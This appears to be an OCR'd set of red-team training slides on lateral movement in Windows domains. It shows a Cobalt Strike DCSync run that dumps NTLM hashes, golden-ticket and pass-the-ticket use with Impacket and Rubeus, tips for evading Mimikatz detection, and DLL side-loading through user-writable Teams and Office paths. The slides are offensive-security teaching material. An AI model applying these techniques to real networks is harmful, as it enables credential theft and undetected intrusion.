
Lateral Movements

Pass the Hash

Pass the Ticket

Lateral Movements

You can DCsync credentials when you have domain admins credentials



```
[input] <hamilton> dcsync      CORP.LOCAL     \ADMT0
[task] <T1003, T1093> Tasked beacon to run mimikatz's @lsadump::dcsync /domain:     CORP.LOCAL /user:    \ADMT0          command
[checkin] host called home, sent: 746570 bytes
[output]
received output:
[DC] '     CORP.LOCAL' will be the domain
[DC] '                     Corp.Local' will be the DC server
[DC] '    \ADMT0         ' will be the user account

Object RDN           : ADMT0

** SAM ACCOUNT **

SAM Username         :
User Principal Name  :
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000200 ( NORMAL_ACCOUNT )
Account expiration   :
Password last change : 10/28/2019 11:41:32 PM
Object Security ID   : S-1-5-21-531769207-1940417287-476477778-1543043
Object Relative ID   : 1543043

Credentials:
  Hash NTLM: 6f5869e2225531880bb2aa2376aca704
    ntlm- 0: 6f5869e2225531880bb2aa2376aca704
    ntlm- 1: 54b58e6a1f5252a61e873f0e8e67d1c9
```

Lateral Movements

Kerberos Kerberos Kerberos Kerberos Kerberos Kerberos Kerberos Kerberos

Lateral Movements

I know that passwords are appealing, but if you can, **STAY AWAY** of Mimikatz

Mimikatz tends to be well detected and may trigger alerts

Lateral Movements

Kerberos can be used by impersonating another process token:

- Simply inject yourself in the process

You can also generate Golden ticket and use the token within your Cobalt Strike beacon using:


```
kerberos_use_ccache /path/to/your/ticket
```

Impacket offers the ticketer.py utility to generate the ticket remotely

https://github.com/SecureAuthCorp/impacket/blob/master/examples/ticketer.py

Lateral Movements

You can use https://github.com/GhostPack/Rubeus to perform pass-the-ticket and manage tickets



```
C:\Users\rz\Desktop>Rubeus.exe klist

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.6.3


Action: List Kerberos Tickets (Current User)

[*] Current LUID    : 0xab688

  UserName                 : rz
  Domain                   : RINGZER0
  LogonId                  : 0xab688
  UserSID                  : S-1-5-21-215534169-2845977585-271281369-1001
  AuthenticationPackage    : Negotiate
  LogonType                : Interactive
  LogonTime                : 4/8/2021 1:18:32 PM
  LogonServer              : RZDC
  LogonServerDNSDomain     : RINGZER0.LOCAL
  UserPrincipalName        : rz@RINGZER0.local

    [0] - 0x12 - aes256_cts_hmac_sha1
      Start/End/MaxRenew: 4/8/2021 4:07:12 PM ; 4/9/2021 2:07:12 AM ; 4/15/2021 4:07:12 PM
      Server Name       : krbtgt/RINGZER0.LOCAL @ RINGZER0.LOCAL
      Client Name       : rz @ RINGZER0.LOCAL
      Flags             : name_canonicalize, pre_authent, initial, renewable, forwardable (40e10000)

    [1] - 0x12 - aes256_cts_hmac_sha1
      Start/End/MaxRenew: 4/8/2021 4:07:12 PM ; 4/9/2021 2:07:12 AM ; 4/15/2021 4:07:12 PM
      Server Name       : host/rzdc.ringzer0.local @ RINGZER0.LOCAL
      Client Name       : rz @ RINGZER0.LOCAL
      Flags             : name_canonicalize, ok_as_delegate, pre_authent, renewable, forwardable (40a50000)
```

Lateral Movements

In conclusion, lateral movement is an art. Choose the right method to avoid been detected, and remember these little tricks:

- Most RAT will perform process / memory injection, especially if the architecture is not the right one
- Make sure you perform reconnaissance before anything complex
- Don’t be scared to spend some time analyzing and modifying your toolset. It will make a difference
- Payload crafting is an art


Lateral Movements

Side loading is useful to launch malicious code via legitimate software


Find a DLL that is loaded by the target process that is located in a writable directory and you are good to go

Lateral Movements

Process monitor is a good way to look for such behaviors



Column	Relation	Value	Action
✓ Process N...	is	winword.exe	Include
✓ Operation	is	CreateFile	Include



```
WINWORD.EXE  53616  CreateFile    C:\Program Files\Microsoft Office\root\Office16\PROPSYS.dll
WINWORD.EXE  53616  CreateFile    C:\Program Files\Microsoft Office\root\vfs\System\PROPSYS.dll
WINWORD.EXE  53616  CreateFile    C:\Windows\System32\propsys.dll
WINWORD.EXE  53616  CreateFile    C:\Program Files\Microsoft Office\root\vfs\System\PROPSYS.dll
WINWORD.EXE  53616  CreateFile    C:\Windows\System32\propsys.dll
WINWORD.EXE  53616  CreateFile    C:\Windows\System32\propsys.dll
WINWORD.EXE  53616  CreateFile    C:\Program Files\Microsoft Office\root\Office16\WTSAPI32.dll
WINWORD.EXE  53616  CreateFile    C:\Program Files\Microsoft Office\root\vfs\System\WTSAPI32.dll
WINWORD.EXE  53616  CreateFile    C:\Windows\System32\wtsapi32.dll
WINWORD.EXE  53616  CreateFile    C:\Program Files\Microsoft Office\root\vfs\System\WTSAPI32.dll
WINWORD.EXE  53616  CreateFile    C:\Windows\System32\wtsapi32.dll
WINWORD.EXE  53616  CreateFile    C:\Windows\System32\wtsapi32.dll

WINWORD.EXE  46960  CreateFile    C:\Users\charles.hamilton\VCRUNTIME140.dll
WINWORD.EXE  46960  CreateFile    C:\Users\charles.hamilton\VCRUNTIME140_1.dll
WINWORD.EXE  46960  CreateFile    C:\Users\charles.hamilton\MSVCP140.dll
WINWORD.EXE  46960  CreateFile    C:\Users\charles.hamilton\AppVIsvSubsystems64.dll
```

Lateral Movements

Why `%appdata%` is bad? It’s writable by the current user by default

Which lead to all kind of unexpected behavior

https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/executing-code-using-microsoft-teams-updater/

Lateral Movements

Electron updater.exe which is bootstraping electron app such as Teams for Microsoft, can be abused because of the fact that `%appdata%` is user writable


```
var appDir = Path.GetDirectoryName(Assembly.GetExecutingAssembly().Location);
var releases = ReleaseEntry.ParseReleaseFile(
File.ReadAllText(Utility.LocalReleaseFileForAppDir(appDir), Encoding.UTF8));

var latestAppDir = releases
var targetExe = new FileInfo(Path.Combine(latestAppDir, exeName.Replace("%20", " ")));
// Check for path canonicalization attacks
if (!targetExe.FullName.StartsWith(latestAppDir, StringComparison.Ordinal)) {
    throw new ArgumentException();
}
```

Lateral Movements

The whole purpose of the code was to prevent passing argument such as `–processStart ..\..\..\..\..\..\windows\system32\cmd.exe`

Of course, this will work perfectly in a normal “C:\Program Files” limited write permission scenario

Lateral Movements



Charles Hamilton › AppData › Local › Microsoft › Teams

Name

current

current Properties

General | Sharing | Security | Previous Versions | Customize

Object name: C:\Users\charles.hamilton\AppData\Local\Microsc

Group or user names:


SYSTEM
microsoft (WTL-SP-4XXHWT2\microsoft)
Charles.Hamilton (\Charles.Hamilton)
Administrators (WTL-SP-4XXHWT2\Administrators)

To change permissions, click Edit. Edit...

Permissions for Charles.Hamilton	Allow	Deny
Full control	✓	
Modify	✓	
Read & execute	✓	
List folder contents	✓	
Read	✓	
Write	✓	

For special permissions or advanced settings, click Advanced. Advanced

OK Cancel Apply



Microsoft Office Properties

General | Sharing | Security | Previous Versions | Customize

Object name: C:\Program Files\Microsoft Office

Group or user names:

SYSTEM
Administrators (WTL-SP-4XXHWT2\Administrators)
Users (WTL-SP-4XXHWT2\Users)
TrustedInstaller

To change permissions, click Edit. Edit...

Permissions for Users	Allow	Deny
Full control		
Modify		
Read & execute	✓	
List folder contents	✓	
Read	✓	
Write		

For special permissions or advanced settings, click Advanced. Advanced

OK Cancel Apply

Lateral Movements

See where this is going?


You can simply drop whatever file you want updater.exe to run in the current folder, since you have the permission, and you have a new lolbin

https://lolbas-project.github.io/lolbas/OtherMSBinaries/Update/

Lateral Movements

What about the DLL loaded by Teams.exe

Lateral Movements



```
2:37:5...  Update.exe  12676  CreateFile  C:\Users\windows-adm\AppData\Roaming\Microsoft\Teams\SquirrelTelemetry.log        SUCCESS
2:37:5...  Teams.exe    7460  CreateFile  C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\VERSION.dll            NAME NOT FOUND
2:37:5...  Teams.exe    7460  CreateFile  C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\WINMM.dll              NAME NOT FOUND
2:37:5...  Teams.exe    7460  CreateFile  C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\dwmapi.dll             NAME NOT FOUND
2:37:5...  Teams.exe    7460  CreateFile  C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\IPHLPAPI.DLL           NAME NOT FOUND
2:37:5...  Teams.exe    7460  CreateFile  C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\dxgi.dll               NAME NOT FOUND
2:37:5...  Teams.exe    7460  CreateFile  C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\OLEACC.dll             NAME NOT FOUND
2:37:5...  Teams.exe    7460  CreateFile  C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\UxTheme.dll            NAME NOT FOUND
2:37:5...  Teams.exe    7460  CreateFile  C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\HID.DLL                NAME NOT FOUND
2:37:5...  Teams.exe    7460  CreateFile  C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\wer.dll                SUCCESS
2:37:5...  Teams.exe    7460  CreateFile  C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\wer.dll                SUCCESS
2:37:5...  Teams.exe    7460  CreateFile  C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\wer.dll                SUCCESS
2:37:5...  Teams.exe    7460  CreateFile  C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\dbghelp.dll            NAME NOT FOUND
2:37:5...  Teams.exe    7460  CreateFile  C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\USERENV.dll            NAME NOT FOUND
2:37:5...  Teams.exe    7460  CreateFile  C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\PROPSYS.dll            NAME NOT FOUND
2:37:5...  Teams.exe    7460  CreateFile  C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\DWrite.dll             NAME NOT FOUND
2:37:5...  Teams.exe    7460  CreateFile  C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\WINSPOOL.DRV           NAME NOT FOUND
2:37:5...  Teams.exe    7460  CreateFile  C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\ncrypt.dll             NAME NOT FOUND
2:37:5...  Teams.exe    7460  CreateFile  C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\d3d11.dll              NAME NOT FOUND
2:37:5...  Teams.exe    7460  CreateFile  C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\USP10.dll              NAME NOT FOUND
2:37:5...  Teams.exe    7460  CreateFile  C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\d3d9.dll               NAME NOT FOUND
2:37:5...  Teams.exe    7460  CreateFile  C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\dxva2.dll              NAME NOT FOUND
